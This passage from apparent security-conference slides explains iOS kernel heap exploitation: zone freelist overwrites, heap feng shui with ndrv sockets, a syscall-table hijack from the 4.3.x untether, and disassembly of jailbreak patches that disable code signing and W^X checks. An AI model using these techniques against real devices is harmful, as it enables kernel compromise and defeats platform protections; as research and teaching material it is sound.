} \
(zone)->free_elements = (vm_offset_t) (element); \
(zone)->count--; \
MACRO_END
```

current head of freelist  
is written to start of free block

free block is made  
the head of the freelist

grey code is only activated by debugging boot-args  
Apple seems to think about activating it by default

# Exploiting Heap Overflows in Zone Memory

## attacking “application” data

- carefully crafting allocations / deallocations
- interesting kernel data structure is allocated behind overflowing block
- impact and further exploitation depends on the overwritten data structure

# Exploiting Heap Overflows in Zone Memory


## attacking inbound freelist of zone allocator

- carefully crafting allocations / deallocations
- free block is behind overflowing block
- overflow allows to control next pointer in freelist
- when this free block is used head of freelist is controlled
- next allocation will return attacker supplied memory address
- we can write any data anywhere

# Kernel Heap Feng Shui

## Heap Feng Shui

- term created by Alex Sotirov
- the art of carefully crafting allocations / deallocations
- heap is usually randomly used but deterministic
- position of allocated / free blocks is unknown
- goal is to get heap into a controlled state



# Kernel Heap Feng Shui - Heap Manipulation

- we need heap manipulation primitives
  - allocation of a block of specific size
  - deallocation of a block
- for our demo vulnerability this is easy
  - allocation of kernel heap by connecting to a ndrv socket
  - length of socket name controls size of allocated heap block
  - deallocation of kernel heap by closing a socket

# Kernel Heap Feng Shui

## Heap Feng Shui

- allocation is repeated often enough so that all holes are closed
- and repeated a bit more so that we have consecutive memory blocks
- now deallocation can poke holes
- next allocation will be into a hole
- so that buffer overflow can be controlled



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
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
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- so that buffer overflow can be controlled



# Kernel Heap Feng Shui

## Heap Feng Shui

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- and repeated a bit more so that we have consecutive memory blocks
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# Current Heap State - A Gift by iOS

- technique does work without knowing the heap state
- heap filling is just repeated **often enough**
- but **how often is enough?**
- iOS has a gift for us:  
**host\_zone\_info()** mach call
- call makes number of holes in kernel zone available to user

```
/*
 *      Returns information about the memory allocation zones.
 *      Supported in all kernels..
 */
routine host_zone_info(
    host          : host_t;
    out  names   : zone_name_array_t,
                Dealloc;
    out  info    : zone_info_array_t,
                Dealloc);
```

```
typedef struct zone_info {
    integer_t    zi_count;      /* Number of elements used now */
    vm_size_t    zi_cur_size;   /* current memory utilization */
    vm_size_t    zi_max_size;   /* how large can this zone grow */
    vm_size_t    zi_elem_size;  /* size of an element */
    vm_size_t    zi_alloc_size; /* size used for more memory */
    integer_t    zi_pageable;   /* zone pageable? */
    integer_t    zi_sleepable;  /* sleep if empty? */
    integer_t    zi_exhaustible; /* merely return if empty? */
    integer_t    zi_collectable; /* garbage collect elements? */
} zone_info_t;
```

# From Heap Overflow to Code Execution

- in the iOS 4.3.1-4.3.3 untether exploit the freelist is overwritten
- head of freelist is replaced with an address pointing into syscall table
- next attacker controlled allocation is inside syscall table
- attacker controlled data replaces syscall 207 handler
- call of syscall 207 allows arbitrary control

# Part V

## Jailbreaker's Kernel Patches

# Patching the Kernel

- What do jailbreaks patch in the kernel?
- What patches are required?
- What patches are optional?

# What do Jailbreaks patch?

- repair any kernel memory corruption caused by exploit
  - disable security features of iOS in order to jailbreak
  - exact patches depend on the group releasing the jailbreak
  - most groups rely on a list of patches generated by **comex**
- [https://github.com/comex/datautils0/blob/master/make\\_kernel\\_patchfile.c](https://github.com/comex/datautils0/blob/master/make_kernel_patchfile.c)

# Restrictions and Code Signing

## `proc_enforce`

- sysctl variable controlling different process management enforcements
- disabled allows debugging and execution of wrongly signed binaries
- nowadays write protected from “root”

## `cs_enforcement_disable`

- boot-arg that disables codesigning enforcement
- enabled allows to get around codesigning

# PE\_i\_can\_has\_debugger

```
text:801DD218
text:801DD218          EXPORT _PE_i_can_has_debugger
text:801DD218 _PE_i_can_has_debugger                ; CODE XREF: sub_801DD23C+8↓p
text:801DD218                      ; sub_802D8A94+E↓p ...
text:801DD218     CBZ      R0, loc_801DD22E
text:801DD21A     LDR      R2, =dword_80284A00 ← variable
text:801DD21C     LDR      R3, [R2]
text:801DD21E     CBNZ     R3, loc_801DD226
text:801DD220     STR      R3, [R0]
text:801DD222
text:801DD222 loc_801DD222           ; CODE XREF: _PE_i_can_has_debugger+14
text:801DD222           ; _PE_i_can_has_debugger+18↓j
text:801DD222     LDR      R0, [R2]
text:801DD224     BX       LR
text:801DD226 ;
text:801DD226 loc_801DD226           ; CODE XREF: _PE_i_can_has_debugger+6↑
text:801DD226     LDR      R3, =dword_802731A0
text:801DD228     LDR      R3, [R3]
text:801DD22A     STR      R3, [R0]
text:801DD22C     B        loc_801DD2
text:801DD22E ;
text:801DD22E loc_801DD22E           ; CODE XREF: _PE_i_can_has_debugger+14
text:801DD22E     LDR      R2, =dword_802731A0
text:801DD230     B        loc_801DD2
text:801DD230 ; End of function _PE_i_can_has_debugger
text:801DD230
text:801DD230 ;
```

- \* AMFI will allow non signed binaries
- \* disables various checks
- \* used inside the kernel debugger
- \* in older jailbreaks replaced by RETURN(1)

# vm\_map\_enter

```
text:8004193E      LDR      R6, [SP,#0xCC+arg_14]
text:80041940      STR      R3, [SP,#0xCC+var_54]
text:80041942      BNE      loc_8004199E
text:80041944      TST.W   R6, #2
text:80041948      BNE      loc_800419AC ← replaced with NOP
text:8004194A      LSRS    ; CODE XREF: _vm_map_enter+90↓j
text:8004194A      AND.W   ; _vm_map_enter+96↓j ...
text:8004194A      AND.W   R3, R4, #1
text:8004194C      AND.W   R5, R3, #1

text:800419AC ; -----
text:800419AC      TST.W   ; CODE XREF: _vm_map_enter+28↓j
text:800419AC      BEQ      R6, #4
text:800419AC      ANDS.W  loc_8004194A
text:800419B0      BNE      R0, R4, #0x80000
text:800419B2      BNE      loc_8004194A
text:800419B6      LDR.W   R1, =aVm_map_enter ; "vm_map_enter"
text:800419B8      BL       sub_8001A9E0
text:800419BC      BIC.W   R6, R6, #4
text:800419C0      B       loc_8004194A
text:800419C4      B       loc_8004194A
text:800419C6 ; -----
```

\* vm\_map\_enter disallows pages with both VM\_PROT\_WRITE and VM\_PROT\_EXECUTE

\* when found VM\_PROT\_EXECUTE is cleared

\* patch just NOPs out the check

# vm\_map\_protect

```
text:8003E980 ; -----  
text:8003E980  
text:8003E980 loc_8003E980 ; CODE XREF: _vm_map_protect+92↑j  
text:8003E980 LDR R1, =aVm_map_protect ; "vm_map_protect"  
text:8003E982 BL sub_8001A9E0  
text:8003E986 BIC.W R5, R5, #4 ← replaced with NOP  
text:8003E98A B loc_8003E944  
text:8003E98C ; -----  
. . . . .
```

- \* vm\_map\_protect disallows pages with both VM\_PROT\_WRITE and VM\_PROT\_EXECUTE
- \* when found VM\_PROT\_EXECUTE is cleared
- \* patch NOPs out the bit clearing

# Questions



Please fill out the  
feedback form